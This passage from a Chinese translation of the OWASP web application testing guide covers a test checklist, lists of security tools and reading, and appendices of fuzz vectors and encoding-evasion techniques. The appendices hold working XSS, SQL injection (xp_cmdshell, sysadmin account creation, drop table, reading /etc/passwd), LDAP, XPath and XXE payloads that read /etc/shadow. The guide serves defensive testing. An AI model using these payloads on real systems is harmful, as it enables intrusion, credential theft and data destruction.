	OWASP-AT-005	认证模式绕过测试			
	OWASP-AT-006	记住密码和密码重置弱点测试			

	OWASP-AT-007	注销和浏览器缓存管理测试			
	OWASP-AT-008	CAPTCHA 测试			
	OWASP-AT-009	多因素认证测试			
	OWASP-AT-010	竞争条件测试			
	OWASP-SM-001	会话管理模式测试			
	OWASP-SM-002	Cookies 属性测试			
	OWASP-SM-003	会话固定测试			
	OWASP-SM-004	会话变量泄漏测试			
会话管理	OWASP-SM-005	CSRF 测试			
	OWASP-AZ-001	路径遍历测试			
授权测试	OWASP-AZ-002	绕过授权模式测试			
	OWASP-AZ-003	特权提升测试			
业务逻辑测试	OWASP-BL-001	业务逻辑测试			
	OWASP-DV-001	反射式跨站脚本测试			
	OWASP-DV-002	存储式跨站脚本测试			
	OWASP-DV-003	基于 DOM 的跨站脚本测试			
	OWASP-DV-004	FLASH 跨站脚本测试			
	OWASP-DV-005	SQL 注入			
	OWASP-DV-006	LDAP 注入			
数据验证测试	OWASP-DV-007	ORM 注入			
	OWASP-DV-008	XML 注入			
	OWASP-DV-009	SSI 注入			
	OWASP-DV-010	XPath 注入			
	OWASP-DV-011	IMAP/SMTP 注入			

	OWASP-DV-012	代码注入			
	OWASP-DV-013	OS 指令执行			
	OWASP-DV-014	缓冲区溢出检测			
	OWASP-DV-015	潜伏式漏洞检测			
	OWASP-DV-016	HTTP Splitting/Smuggling 测试			
阻断服务攻击测试	OWASP-DS-001	SQL 通配符攻击测试			
	OWASP-DS-002	锁定用户账户			
	OWASP-DS-003	缓冲溢出			
	OWASP-DS-004	用户指定型对象分配			
	OWASP-DS-005	将用户输入用作循环计数器			
	OWASP-DS-006	将用户写入的数据写到磁盘			
	OWASP-DS-007	释放资源失败			
	OWASP-DS-008	存储过多会话数据			
Web 服务测试	OWASP-WS-001	WS 信息收集			
	OWASP-WS-002	WSDL 测试			
	OWASP-WS-003	XML 结构测试			
	OWASP-WS-004	XML 内容级别测试			
	OWASP-WS-005	HTTP GET 参数/REST 测试			
	OWASP-WS-006	调皮的 SOAP 附件			
	OWASP-WS-007	重现测试			
AJAX 测试	OWASP-AJ-001	AJAX 漏洞			
	OWASP-AJ-002	AJAX 测试			

IV 工具箱

这部分常用于描述评估中使用的商业以及开源工具。当在评价过程中使用用户脚本/代码时，应该在这部分中说明或以附件形式标记。通常用户很喜欢该测试包含了顾问的使用方法。他们可以知道该评估的全面性已经包含了哪些方面。

附录 A: 测试工具

开源黑盒测试工具

一般测试

- **OWASP WebScarab**
- **OWASP CAL9000**: CAL9000 是一个基于浏览器的工具集合，它可以使得手动测试更加快速高效。它包含有一个 XSS 攻击库，字符编码器/解码器，HTTP 请求生成器和响应计算器，测试清单，自动攻击编辑器以及其它很多内容。
- **OWASP Pantera Web Assessment Studio Project**
- SPIKE - http://www.immunitysec.com
- Paros - http://www.parosproxy.org
- Burp Proxy - http://www.portswigger.net
- Achilles Proxy - http://www.mavensecurity.com/achilles
- Odysseus Proxy - http://www.wastelands.gen.nz/odysseus/
- Webstretch Proxy - http://sourceforge.net/projects/webstretch
- Firefox LiveHTTPHeaders, Tamper Data and Developer Tools - http://www.mozdev.org
- Sensepost Wikto (Google cached fault-finding) - http://www.sensepost.com/research/wikto/index2.html
- Grendel-Scan - http://www.grendel-scan.com

特定漏洞测试

Flash 测试

- OWASP SWFIntruder - http://www.owasp.org/index.php/Category:SWFIntruder, http://www.mindedsecurity.com/swfintruder.html

AJAX 测试

- **OWASP Sprajax Project**

SQL 注入测试

- **OWASP SQLiX**
- Multiple DBMS SQL Injection tool - SQL Power Injector
- MySQL Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper]
- Sqlninja: a SQL Server Injection & Takeover Tool - http://sqlninja.sourceforge.net
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Absinthe 1.1 (formerly SQLSqueal) - http://www.0x90.org/releases/absinthe/
- SQLInjector - http://www.databasesecurity.com/sql-injector.htm
- bsqlbf-1.2-th - http://www.514.es

Oracle 测试

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html

- Toad for Oracle - http://www.quest.com/toad

SSL 测试

- Foundstone SSL Digger - http://www.foundstone.com/resources/proddesc/ssldigger.htm

暴力破解密码测试

- THC Hydra - http://www.thc.org/thc-hydra/
- John the Ripper - http://www.openwall.com/john/
- Brutus - http://www.hoobie.net/brutus/
- Medusa - http://www.foofus.net/~jmk/medusa/medusa.html

HTTP 方法测试

- NetCat - http://www.vulnwatch.org/netcat

缓冲区溢出测试

- OllyDbg - http://www.ollydbg.de
  - "一个基于 Windows 的用于分析缓冲区溢出漏洞的调试器"
- Spike - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- 一个可用于探寻漏洞以及执行长度测试的漏洞检查框架
- Brute Force Binary Tester (BFB) - http://bfbtester.sourceforge.net
  - 一个主动的二进制检查器
- Metasploit - http://www.metasploit.com/projects/Framework/
  - 一个快速的攻击产生和测试框架

Fuzzing 工具

- **WSFuzzer**

Googling

- Foundstone Sitedigger (Google cached fault-finding) - http://www.foundstone.com/resources/proddesc/sitedigger.htm

商业黑盒测试工具

- Typhon - http://www.ngssoftware.com/products/internet-security/ngs-typhon.php
- NGSSQuirreL - http://www.ngssoftware.com/products/database-security/
- Watchfire AppScan - http://www.watchfire.com
- Cenzic Hailstorm - http://www.cenzic.com/products_services/cenzic_hailstorm.php
- SPI Dynamics WebInspect - http://www.spidynamics.com
- Burp Intruder - http://portswigger.net/intruder
- Acunetix Web Vulnerability Scanner - http://www.acunetix.com
- ScanDo - http://www.kavado.com
- WebSleuth - http://www.sandsprite.com
- NT Objectives NTOSpider - http://www.ntobjectives.com/products/ntospider.php
- Fortify Pen Testing Team Tool - http://www.fortifysoftware.com/products/tester
- Sandsprite Web Sleuth - http://sandsprite.com/Sleuth/
- MaxPatrol Security Scanner - http://www.maxpatrol.com
- Ecyware GreenBlue Inspector - http://www.ecyware.com
- Parasoft WebKing (more QA-type tool)

- MatriXay - http://www.dbappsecurity.com
- N-Stalker Web Application Security Scanner - http://www.nstalker.com

源代码分析工具—开源/免费软件

- **OWASP LAPSE**
- PMD - http://pmd.sourceforge.net/
- FlawFinder - http://www.dwheeler.com/flawfinder
- Microsoft's FxCop
- Splint - http://splint.org
- Boon - http://www.cs.berkeley.edu/~daw/boon
- Pscan - http://www.striker.ottawa.on.ca/~aland/pscan
- FindBugs - http://findbugs.sourceforge.net

源代码分析工具—商业软件

- Fortify - http://www.fortifysoftware.com
- Ounce labs Prexis - http://www.ouncelabs.com
- Veracode - http://www.veracode.com
- GrammaTech - http://www.grammatech.com
- ParaSoft - http://www.parasoft.com
- ITS4 - http://www.cigital.com/its4
- CodeWizard - http://www.parasoft.com/products/wizard
- Armorize CodeSecure - http://www.armorize.com/product/
- Checkmarx CxSuite - http://www.checkmarx.com

验收测试工具—开源

- 验收测试工具用于验证网络应用程序的功能。他们和脚本化的方法一起使用，但通常使用单元测试框架来构建测试套具和测试用例。绝大部分在可以适用于功能测试的同时也可以执行安全测试。
- WATIR - http://wtr.rubyforge.org
  - 一个基于 Ruby 的 web 测试框架，它提供一个嵌入 Internet Explorer 的界面
  - 仅适用于 Windows.
- HtmlUnit - http://htmlunit.sourceforge.net
  - 一个基于 Java 和 JUnit 的框架，使用 Apache HttpClient 作为传输工具。
  - 很健壮，可配置，被很多其它测试工具当作引擎使用
- jWebUnit - http://jwebunit.sourceforge.net
  - 一个基于 Java 的元框架，使用 htmlunit 或 selenium 作为测试引擎。
- Canoo Webtest - http://webtest.canoo.com
  - 一个基于 XML 的测试工具，提供了一个 htmlunit 上的外观。
  - 测试完全使用 XML 指定，因而不需要编程。
  - 如果 XML 不够用，这里提供了在 Groovy 中编写一些元素的选项。
  - 更新维护快。

- HttpUnit - http://httpunit.sourceforge.net
  - 首批 web 测试框架之一，由于使用本地 JDK 来提供 HTTP 传输，在安全测试方面有一些限制。
- Watij - http://watij.com
  - 一个 WATIR 的 Java 实现.
  - 由于使用 IE 做测试，只适用于 Windows。（Mozilla 整合正在进行中）
- Solex - http://solex.sourceforge.net
  - 一个提供记录 HTTP 会话和基于结果进行断言的图形工具，这是一个 Eclipse 插件。
- Selenium - http://www.openqa.org/selenium/
  - 基于 JavaScript 的测试框架，可跨平台并提供一个创建测试的图形界面。
  - 成熟而流行的工具，但是使用 JavaScript 可能会妨碍特定的安全测试。

其它工具

运行时分析

- Rational PurifyPlus - http://www-306.ibm.com/software/awdtools

二进制分析

- BugScam - http://sourceforge.net/projects/bugscam
- BugScan - http://www.hbgary.com
- Veracode - http://www.veracode.com

需求管理

- Rational Requisite Pro - http://www-306.ibm.com/software/awdtools/reqpro

站点镜像

- wget - http://www.gnu.org/software/wget, http://www.interlog.com/~tcharron/wgetwin.html
- curl - http://curl.haxx.se
- Sam Spade - http://www.samspade.org
- Xenu - http://home.snafu.de/tilman/xenulink.html

附录 B: 推荐读物

白皮书

- Security in the SDLC (NIST) - http://csrc.nist.gov/publications/nistpubs/800-64/NIST-SP800-64.pdf
- The OWASP Guide to Building Secure Web Applications - http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- The Economic Impacts of Inadequate Infrastructure for Software Testing - http://www.nist.gov/director/prog-ofc/report02-3.pdf
- Threats and Countermeasures: Improving Web Application Security - http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/threatcounter.asp
- Web Application Security is Not an Oxy-Moron, by Mark Curphey - http://www.sbq.com/sbq/app_security/index.html
- The Security of Applications: Not All Are Created Equal - http://www.atstake.com/research/reports/acrobat/atstake_app_unequal.pdf

- The Security of Applications Reloaded - http://www.atstake.com/research/reports/acrobat/atstake_app_reloaded.pdf
- Use Cases: Just the FAQs and Answers - http://www-106.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/UseCaseFAQS_TheRationalEdge_Jan2003.pdf

书籍

- James S. Tiller: "The Ethical Hack: A Framework for Business Value Penetration Testing", Auerbach, ISBN: 084931609X
- Susan Young, Dave Aitel: "The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks", Auerbach, ISBN: 0849308887
- Secure Coding, by Mark Graff and Ken Van Wyk, published by O'Reilly, ISBN 0596002424(2003) - http://www.securecoding.org
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002) - http://www.buildingsecuresoftware.com
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2003) http://www.microsoft.com/mspress/books/5957.asp
- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004) - http://innocentcode.thathost.com
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004) -http://www.exploitingsoftware.com
- Secure Programming for Linux and Unix HOWTO, David Wheeler (2004) - http://www.dwheeler.com/secure-programs
- Mastering the Requirements Process, by Suzanne Robertson and James Robertsonn, published by Addison-Wesley Professional, ISBN 0201360462 - http://www.systemsguild.com/GuildSite/Robs/RMPBookPage.html
- The Unified Modeling Language – A User Guide - http://www.awprofessional.com/catalog/product.asp?product_id=%7B9A2EC551-6B8D-4EBC-A67E-84B883C6119F%7D
- Web Applications (Hacking Exposed) by Joel Scambray and Mike Shema, published by McGraw-Hill Osborne Media, ISBN 007222438X
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999) - http://www.securingjava.com
- Beizer, Boris, Software Testing Techniques, 2nd Edition, © 1990 International Thomson Computer Press, ISBN 0442206720

有用的站点

- OWASP — http://www.owasp.org
- SANS - http://www.sans.org
- Secure Coding — http://www.securecoding.org
- Secure Coding Guidelines for the .NET Framework - http://msdn.microsoft.com/security/securecode/bestpractices/default.aspx?pull=/library/en-us/dnnetsec/html/seccodeguide.asp
- Security in the Java platform — http://java.sun.com/security

- OASIS WAS XML — http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was

附录 C: 漏洞检测向量

下面是可以用于 WebScarab，JBroFuzz，WSFuzzer，或者其它漏洞检测工具的漏洞检测向量。漏洞检测是一种"混合情况"的方法，用来测试参数被操作时应用程序的反应。一般来说，我们寻找一个应用程序产生的错误情况，来作为漏洞检测的结果。这是发现阶段最简单的部分。一旦一个错误被发现，指出它并利用一个潜在的漏洞就需要技术了。

漏洞检测分类

在无状态的网络协议（比如 HTTP（S））中存在两大类别：

- 递归漏洞检测
- 可替换漏洞检测

我们在下面的子章节中分析和定义每种类别。

递归漏洞检测

递归漏洞检测可以被定义为检测一个字母表中的所有可能组合构成的请求的过程。考虑这个例子：

http://www.example.com/8302fa3b
选择 "8302fa3b" 作为在例如从 {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e,f}这样的 16 进制数字符集中构成的请求的一部分来进行针对检测。这将产生总共 16^8 个如下格式的请求：
http://www.example.com/00000000
...
http://www.example.com/11000fff
...
http://www.example.com/ffffffff

可替换漏洞检测

可替换漏洞检测可以被定义为通过替换值对部分请求进行检测的过程。这个值我们称为 漏洞检测向量。比如下面的例子：

http://www.example.com/8302fa3b

发送如下漏洞检测向量以测试跨站脚本攻击：

http://www.example.com/>"><script>alert("XSS")</script>&
http://www.example.com/';!--"<XSS>=&{()}

这就是一种可替换漏洞攻击。在这个类别中，请求的总数依赖于指定的漏洞检测向量的数量。

本附录接下来将描述一系列的漏洞检测向量类别

跨站脚本攻击 (XSS)

XSS 细节详见: 跨站脚本攻击章节

>"><script>alert("XSS")</script>&
"><STYLE>@import"javascript:alert('XSS')";</STYLE>
>"'><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;
alert(%26quot;%26%23x20;XSS%26%23x20;Test%26%23x20;Successful%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'%uff1cscript%uff1ealert('XSS')%uff1c/script%uff1e'
">
>"
';!--"<XSS>=&{()}
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert("XSS<WBR>")>
<IMGSRC=java&<WBR>#115;crip&<WBR>#116;:a
le&<WBR>#114;t('X&#83<WBR>;S'&#41>
<IMGSRC=&#0000106&#0000097&<WBR>#0000118&#0000097&#0000115&<WBR>#0000099&#0000114&#0000105&<WBR>#0000112&#0000116&#0000058

&<WBR>#0000097&#0000108&#0000101&<WBR>#0000114&#0000116&#0000040&<WBR>#0000039&#0000088&#0000083&<WBR>#0000083&#0000039&#0000041>

<IMGSRC=&#x6A&#x61&#x76&#x61&#x73&<WBR>#x63&#x72&#x69&#x70&#x74&#x3A&<WBR>#x61&#x6C&#x65&#x72&#x74&#x28
&<WBR>#x27&#x58&#x53&#x53&#x27&#x29>

<IMG SRC="jav	ascript:alert(<WBR>'XSS');">
<IMG SRC="jav
ascript:alert(<WBR>'XSS');">
<IMG SRC="jav
ascript:alert(<WBR>'XSS');">

缓冲区溢出和格式化字符串错误

缓冲区溢出 (BFO)

缓冲区溢出或者内存坍塌攻击需要通过编程实现，它使得合法数据从内存的有限预分配存储空间中溢出。

缓冲区溢出细节详见: 缓冲区溢出章节

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

A x 5
A x 17
A x 33
A x 65
A x 129
A x 257
A x 513
A x 1024
A x 2049
A x 4097
A x 8193
A x 12288

格式化字符串错误 (FSE)

格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞格式化字符串攻击是一类与提供语言特殊格式标记相关的漏洞，它可以执行二义性的代码或者令程序崩溃。检测这样的错误需要客观的检查未过滤的用户输入。

关于 FSE 的精彩介绍可以在一篇名为 Detecting Format String Vulnerabilities with Type Qualifiers 的 USENIX 论文中找到。

注意，尝试在一个漏洞检测程序中加载这样的定义文件可能会导致程序崩溃。

%s%p%x%d
.1024d
%.2049d
%p%p%p%p
%x%x%x%x
%d%d%d%d
%s%s%s%s
%99999999999s
%08x
%%20d
%%20n
%%20x
%%20s
%s%s%s%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%j%z%Z%t%i%e%g%f%a%C%S%08x%%
%s x 129
%x x 257

整数溢出 (INT)

整数溢出错误发生在当一个程序没有估计到一个算数操作会导致一个值大于数据类型的最大值，或者小于数据类型的最小值的时候。如果一个攻击者可以使得程序执行这样一个内存分配，那么这个程序就有可能容易受到缓冲区溢出漏洞攻击。

```
-1
0
0x100
0x1000
0x3fffffff
0x7ffffffe
0x7fffffff
0x80000000
0xfffffffe
0xffffffff
0x10000
0x100000
```

SQL 注入

这种攻击可以影响一个应用程序的数据库层，它典型的表现在当用户输入的 SQL 语句没有被过滤的时候。

SQL 注入测试的细节详见: SQL 注入测试章节

SQL 注入分为以下两类, 依据是暴露数据库信息（被动）还是修改数据库信息（主动）。

- 被动 SQL 注入
- 主动 SQL 注入

主动 SQL 注入语句如果被执行将对底层的数据库造成有害的影响。

被动 SQL 注入 (SQP)

```
'||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%22+or+isnull%281%2F0%29+%2F*
```

```
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+
' or 1=1--
" or 1=1--
' or 1=1 /*
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
Admin' OR '
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA.TABLES;
' having 1=1--
' having 1=1--
' group by userid having 1=1--
' SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = tablename')--
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'text' = N'text'
' OR 'something' like 'some%'
' OR 2 > 1
' OR 'text' > 't'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);
' union select * from users where login = char(114,111,111,116);
' union select
Password:*/=1--
UNI/**/ON SEL/**/ECT
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
'; EXEC ('SEL' + 'ECT US' + 'ER')
'/**/OR/**/1/**/=/**/1
' or 1/*
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
%27+--+&password=
'; begin declare @var varchar(8000) set @var=':' select @var=@var+'+login+'/'+password+' ' from users where login >
 @var select @var as var into temp end --

' and 1 in (select var from temp)--
' union select 1,load_file('/etc/passwd'),1,1,1;
1;(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
' and 1=( if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

主动 SQL 注入 (SQI)

'; exec master..xp_cmdshell 'ping 10.10.1.2'--
CRATE USER name IDENTIFIED BY 'pass123'
CRATE USER name IDENTIFIED BY pass123 TEMPORARY TABLESPACE temp DEFAULT TABLESPACE users;
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
exec sp_addsrvrolemember 'name' , 'sysadmin'
INSERT INTO mysql.user (user, host, password) VALUES ('name', 'localhost', PASSWORD('pass123'))
GRANT CONNECT TO name; GRANT RESOURCE TO name;
INSERT INTO Users(Login, Password, Level) VALUES(char(0x70) + char(0x65) + char(0x74) + char(0x65) + char(0x72) + char(0x70)
+ char(0x65) + char(0x74) + char(0x65) + char(0x72),char(0x64)

LDAP 注入

LDAP 注入细节详见: LDAP 注入章节

|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
(|(mail=))
%2A%28%7C%28mail%3D%2A%29%29
(|(objectclass=))
%2A%28%7C%28objectclass%3D%2A%29%29
*()|%26'
admin*
admin*)((|userPassword=*)
)(uid=))(|(uid=*

XPATH 注入

XPATH 注入细节详见: XPath 注入章节

'+or+'1'='1
'+or+''='

```
x'+or+1=1+or+'x'='y
/
//
//*
*/*
@*
count(/child::node())
x'+or+name()='username'+or+'x'='y
```

XML 注入

XML 注入细节详见: XML 注入章节

```
<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-
1"?><foo><![CDATA[<]]>SCRIPT<![CDATA[>]]>alert('gotcha');<![CDATA[<]]>/SCRIPT<![CDATA[>]]></foo>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[' or 1=1 or ''=']]></foof>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
"file://c:/boot.ini">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
"file:///etc/passwd">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
"file:///etc/shadow">]><foo>&xee;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM
"file:///dev/random">]><foo>&xee;</foo>
```

附录 D: 编码注入

背景

字符编码主要用于使用一种适合计算机理解、存储和显示数据的格式来表示字符、数字和其它符号。使用简单的术语来说，就是将字节转换为属于不同语言的字符—例如英语，汉语，希腊语或其它任何已知语言。一个常用的早期编码模式是 ASCII（美国信息交换标准编码），它使用 7 位编码字符。现今最常用的编码模式是 Unicode（UTF 8）。

字符编码有另外的用途，更确切的说是误用。它常用于通过嵌入恶意字符串的方法，来进行混淆以绕过输入验证过滤器，或者利用浏览器的功能来显示一个编码模式。

输入编码—逃避过滤

Web 应用程序通常使用不同类型的输入过滤机制来限制用户可以提交的输入。如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中滑过 Web 应用通常使用不同类型的输入过滤机制来限制用户可以提交的输入。

如果这些输入过滤器执行得不够好，可能会有一两个字符从这些过滤器中走漏。例如，字符 ‘/’ 在 ASCII 中可以表示为 16 进制数 2F，而这个字符在 Unicode（2 字节序列）中则被编码为 C0 AF。因此，输入过滤控制能识别输入使用的编码模式是非常重要的。如果过滤器被发现是用于查找 UTF 8 编码注入，那么使用一个不同编码模式可能会绕过这个过滤器。

换句话说，编码注入方式之所以能起作用，原因在于即使输入过滤器可能无法察觉或过滤一个编码攻击，浏览器在显示 web 页面时仍然会正确的解释它。

输出编码—服务器与浏览器一致

Web 浏览器为了连贯的显示一个 web 界面，必须要能识别使用的编码模式。理论上，这些信息应该通过 HTTP 头中的 Content-Type 字段提供给浏览器，以下是一个例子：

```
Content-Type: text/html; charset=UTF-8
or through HTML META tag (“META HTTP-EQUIV”), as shown below:
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

通过这些编码声明，浏览器明白了在转换字符时应该使用哪种编码方式。注意：在 HTTP 头中提到的内容类型要比 META 标志声明优先级高。

CERT 对此做了如下描述(以下为翻译版)：

许多网页没有定义字符编码（HTTP 中的"charset"参数）。在早期的 HTML 和 HTTP 版本中，如果字符编码没有定义，则默认为 ISO-8859-1。实际上，许多浏览器都有自己的默认值，所以不能依赖于默认值一定是 ISO-8859-1。HTML 第 4 版规定：如果字符编码没有定义，那么任何字符编码都可以被使用。

如果 web 服务器没有指定使用的是哪种字符编码，就不能指出哪些字符是特殊的。拥有未指定字符编码网页大多数时候工作正常，因为大多数字符集对于小于 128 的字节值赋予相同的字符。但哪些值大于 128 的字符是特殊的呢？一些 16 位编码模式对于"<"这样的特殊字符有附加的多字节表示法。一些浏览器能识别这些二义性的编码并对其作出反应。这是“正确的”行为，但它使得使用恶意脚本的攻击更加难以被预防。服务器根本不知道哪些字符序列表示特殊字符集。

因此在没有从服务器接收到字符编码信息的情况下，浏览器或者猜测编码模式或者使用一个默认模式。在某些情况下，用户明确地将浏览器的默认编码设定为另一种不同的模式。任何这种网页（服务器）和浏览器在使用的编码模式上的不匹配都可能会导致浏览器在解释页面时，一定程度上取得不可预料的结果。

编码注入

下面给出的场景仅仅是众多可以迷惑并绕过输入过滤器的方法中的一部分。同样，编码注入是否成功也要依赖于所使用的浏览器。例如，US-ASCII 编码注入以前只在 IE 浏览器中起作用，而对 FireFox 无效。因此，我们可以说，编码注入在很大程度上要依赖于特定的浏览器。

基础编码

例如一个用以保护单引用字符注入的基础输入验证过滤器。在这种情况下，下面的注入将轻易绕过过滤器：

```
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

Javascript 函数 String.fromCharCode 通过给定的 Unicode 值来返回相应的字符串。这是一个最基本形式的编码注入。另一个可以使用来绕过过滤器的向量为：

```
<IMG SRC=javascript:alert(&quot ;XSS&quot ;)>
<IMG SRC=javascript:alert(&#34 ;XSS&#34 ;)> (Numeric reference)
```

上面使用了 HTML Entities 来构建注入字符串。HTML Entities 编码用于显示在 HTML 中拥有特殊含义的字符。例如，'>' 作为一个 HTML 标示是结束括号。为了直接在页面上显示这个字符，必须在页面中包含 HTML 字符实体。这种上述注入是一种编码方式。还有其它很多的方式使得一个字符串能通过编码或混淆来绕过以上过滤器。

16 进制编码

Hex 是 Hexadecimal 的缩写，这是一个 16 进制的系统，使用从 0 到 9 以及 A 到 F 这 16 个值来表示不同的字符。Hex 编码是另一种形式的混淆，即有时用来绕过输入验证过滤器。例如，对字符串 <IMG SRC=javascript:alert('XSS')> 的 16 进制编码为：

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29>
```

上述字符串的一个变种如下所示，可以用于在字符'%'被过滤的地方：

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

也有其它例如 Base64 和八进制的编码模式能用于混淆。虽然每种编码模式不可能每次都起作用，一些聪明的反复尝试还是会最终揭露出构建得不好的输入验证过滤器的漏洞。

UTF-7 编码

UTF-7 对 <SCRIPT>alert('XSS');</SCRIPT> 的编码如下：

```
+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-
```

为了使上述脚本工作，浏览器需要使用 UTF-7 编码来解释网页。

多字节编码

变长编码是另一种使用不定长的代码来编码字符的编码模式。多字节编码是一种使用可变数量的字节数来表示字符的变长编码。多字节编码主要用于对大字符集的字符进行编码，例如汉语，日语和朝鲜语。

多字节编码过去被用来绕过标准输入验证过滤器，执行跨站脚本攻击以及 SQL 注入攻击。

参考

- http://ha.ckers.org/xss.html
- http://www.cert.org/tech_tips/malicious_code_mitigation.html
- http://www.w3schools.com/HTML/html_entities.asp
- http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm
- http://searchsecurity.techtarget.com/expert/KnowledgebaseAnswer/0,289625,sid14_gci1212217_tax299989,00.html
- http://www.joelonsoftware.com/articles/Unicode.html